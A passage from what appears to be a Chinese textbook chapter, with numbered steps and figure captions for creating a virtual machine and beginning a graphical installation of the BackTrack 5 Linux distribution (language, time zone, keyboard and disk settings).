


图 9.2.17　新 CD/DVD(SATA)

（18）此时回到刚才的完成界面，如图 9.2.18 所示，再单击“完成”按钮，完成虚拟机的创建。



图 9.2.18　返回“已准备好创建虚拟机”界面继续安装

（19）可以看到在软件新建选项卡中已经出现了新创建的名为 BT5 的虚拟机，单击“开启此虚拟机”选项，开启虚拟机，如图 9.2.19 所示。




图 9.2.19　开启虚拟机

(20) 稍等片刻出现如图 9.2.20 所示的界面后，直接按“回车”键，即选中第一个选项，则进入下一步。



图 9.2.20　进入系统

(21) 在命令行中输入 startx 命令，启动桌面系统，如图 9.2.21 所示。

(22) 可以看到此时已经进入了桌面系统。如图 9.2.22 所示，桌面上有一个 Install BackTrack 安装软件，双击该软件图标，启动此安装软件。




图 9.2.21　启动桌面系统



图 9.2.22　双击 Install BackTrack

(23) 如图 9.2.23 所示，首先选择安装的语言。BT5 已经支持中文安装，因此从左边的语言栏中选择“中文(简体)”选项，单击“前进”按钮。



图 9.2.23　初始化安装设置

（24）选择自己所在的地区与时区。不过软件在安装中会自动识别用户机器所在的地区与时区，一般比较准确，如果与自己所在的地区或时区有误差，使用下拉菜单自行矫正即可，如图 9.2.24 所示，单击“前进”按钮。



图 9.2.24　区域设置

（25）选择合适的键盘布局。这里选择系统默认的 USA 键盘布局，如图 9.2.25 所示，单击“前进”按钮。



图 9.2.25　键盘布局设置

（26）准备硬盘空间。同样选择系统默认的选项，如图 9.2.26 所示，单击“前进”按钮。

